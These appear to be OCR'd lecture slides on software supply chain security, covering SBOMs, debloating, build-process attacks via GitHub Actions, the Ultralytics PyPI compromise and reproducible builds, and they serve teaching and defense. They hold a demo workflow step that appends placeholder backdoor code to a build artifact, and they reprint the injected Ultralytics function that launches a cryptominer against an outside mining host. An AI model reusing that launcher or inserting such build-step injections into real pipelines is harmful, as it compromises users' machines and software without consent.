
Is Generating a SBOM Hard?

- In general, generating a SBOM is **not always easy**.
- Some major **issues** to **consider**:
  - definition of the dependency **depends** on the **ecosystem**
  - tracing transitive dependencies may be **hard**
  - some dependencies may be **bundled** and then made "invisible" to tools since considered "local"(see, **vendoring**)
  - some dependencies may be loaded at **runtime**
  - a software may include pieces from **multiple ecosystems** (e.g., a Rust project with some Python parts)
  - version **ambiguity** (e.g., pinned dependencies vs floating dependencies).

Example:
Pinned: Request == 2.34.5
Floating: request > 2.33.2

Debloating

- **Debloating** is the process of removing what may **increase** the **resource footprint** or provide **entry points** to attackers:
  - unnecessary features
  - code
  - functionalities
  - …
- The goal is to operate an **attack surface reduction** process.
- In software, a **possible** definition of **bloating** is:
  - **content imported as dependency but not actually needed**.



Debloating


- In this case, the **debloating** process to reduce the attack surface should:
  - import the **smallest pool** of **functions** needed for the task
  - **write own code** when feasible.
- Other possible debloating strategies for compiled software:
  - **stripping**: process the binary to remove parts of embedded dependencies that are not used
  - for binaries relying on shared libraries, further stripping them to limit their functionalities to those really needed is a hard but feasible approach.

```
1  from numpy import mean
2
3  """Calculate the mean of a list of numbers."""
4  def calculate_mean(data):
5      return mean(data)
6
```

```
1
2
3  """Calculate the mean of a list of numbers."""
4  def calculate_mean(data):
5      if not data:
6          return 0
7      return sum(data) / len(data)
8
```


Attacks Against the Build Process

- The **build process** can be exploited by an attacker to **inject content** into final artifacts:
  - binary
  - archives.
- Such attacks are **very subtle**:
  - the **attacker** may **hide** into a complex pipeline
  - the content of the repository (e.g., the code) is not altered!
- **Hijacking** the **build process** may introduce:
  - **vulnerable dependencies**
  - a **payload** (e.g., a backdoor) in the **code**.



Example: GitHub Actions

- GitHub Actions allow to:
  - **automate** workflows and support the CI/CD paradigm
  - **build** and **release** software directly from the repository
- An actions is:
  - described via a workflow in YAML
  - defines the steps defined by developers
  - executed to build the software.
- More details:
  - https://docs.github.com/en/actions



Example: GitHub Actions

- Example of YAML describing a workflow:

Example: GitHub Actions

- Example of an **attack** against the YAML describing a workflow:

```yaml
name: GitHub Actions Demo
run-name: ${{ github.actor }} is testing out GitHub Actions 🚀
on: [push]
jobs:
  Explore-GitHub-Actions:
    runs-on: ubuntu-latest
    steps:
      - run: echo "🎉 The job was automatically triggered by a ${{ github.event_name }} event."
      - run: echo "🐧 This job is now running on a ${{ runner.os }} server hosted by GitHub!"
      - run: echo "🔎 The name of your branch is ${{ github.ref }} and your repository is ${{ github.repository }}."
      - name: Check out repository code
        uses: actions/checkout@v4
      - run: echo "💡 The ${{ github.repository }} repository has been cloned to the runner."
      - run: echo "🖥️ The workflow is now ready to test your code on the runner."
      - name: List files in the repository
        run: |
          echo "```BACKDOOR CODE```" >> src/index.js
      - run: echo "🍏 This job's status is ${{ job.status }}."
```

If the Action deals with the building process, the attack may inject malicious code here

Example: GitHub Actions

- Outcome of an **attack** against the YAML describing a workflow:

Original Source Code

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);
```

Final Artifact

```
const num1 = 5;
const num2 = 3;

// add two numbers
const sum = num1 + num2;

// display the sum
console.log('The sum of ' + num1 + ' and ' + num2 + ' is: ' + sum);

```BACKDOOR CODE```
```

The original source code is not altered! Very difficult to spot the injection of a malicious content!
```

Example: Ultralytics (PyPI)

- On December 2024, a software supply chain attack has targeted the Ultralytics project.
- Ultralytics is a Python package for AI and computer vision tasks (https://github.com/ultralytics/ultralytics).
- Attack:
  - a **GitHub Actions** used for the build was **compromised**
  - **malicious code** has been added to the **final archive**
  - the delivered **package contained** a **cryptominer**.
- Notable things:
  - no trace of the attack left in the source code in the repository
  - GitHub Cache Poisoning made the attack persistent.

Source: https://www.reversinglabs.com/blog/compromised-ultralytics-pypi-package-delivers-crypto-coinminer


Example: Ultralytics (PyPI)

This function was injected during the build process.

Not present in the source code within the repository!

```
def safe_run(
    path
):
    """Safely runs the provided file, making sure it is executable..
    """
    os.chmod(path, 0o770)
    command = [
            path,
            '-u',
            '4BHRQHFexjzfVjinAbrAwJdtogpFV3uCXhxYtYnsQN66CRtypsRyVEZhGc8iWyPViEewB8LtdAEL7CdjE4szMpKzPGjoZnw',
            '-o',
            'connect.consrensys.com:8080',
            '-k'
    ]
    process = subprocess.Popen(
            command,
            stdin=subprocess.DEVNULL,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            preexec_fn=os.setsid,
            close_fds=True
        )
    os.remove(path)
```


Reproducible Builds



- Reproducible Builds:
  - are a **collection** of **techniques** to **understand** whether the **build process** has been **compromised**
  - everyone can **reproduce** the **build** from the source code and **verify**.
- The **core idea**:
  - take the source code
  - build it independently on different environments
  - compare the results.
- Core **assumption**:
  - **building the software on different hardware/software always lead to the same result**.


https://reproducible-builds.org

Reproducible Builds



Source: https://blog.kubesimplify.com/what-is-reproducibility-and-why-does-it-matter


Reproducible Builds



- Alas, it is a **tough world**…
- There are **many reasons** for which a build may be **not** reproducible:
  - metadata
  - timestamps
  - file ordering
  - permissions
  - embedded dates
  - machine-specific data (e.g., the hostname)
  - compiler and library version drifts
  - OS-dependent file formats (e.g., \n vs \r\n)
  - …


Reproducible Builds: diffoscope

- diffoscope is a free and open-source tool:
  - for visually inspecting the differences between artifacts
  - with a lot of functionalities
  - started to support the Debian project, now part of Reproducible Builds
  - *https://diffoscope.org*
  - on macOS: *brew install diffoscope*
  - give it a try!



Example: diffoscope

diffoscope <artifact 1> <artifact 2>



Wrap Up

- There is an increasing trend in exploiting the **software supply chain** as a **vector** for launching **attacks** and **distributing malicious contents**.
- Main **targets** are the **dependencies** and the **build process**.
- **SBOMs** are becoming an effective tool to **outline the surface** of “applications”, for instance containerized software.
- By **knowing** the **content** of software, is then possible to **automatically** check for CVEs and make a **quantitative assessment** of risks.
- **Reproducible builds** are a promising approach to **secure** the software supply chain.
- **Trust and reputation will always play a major role**.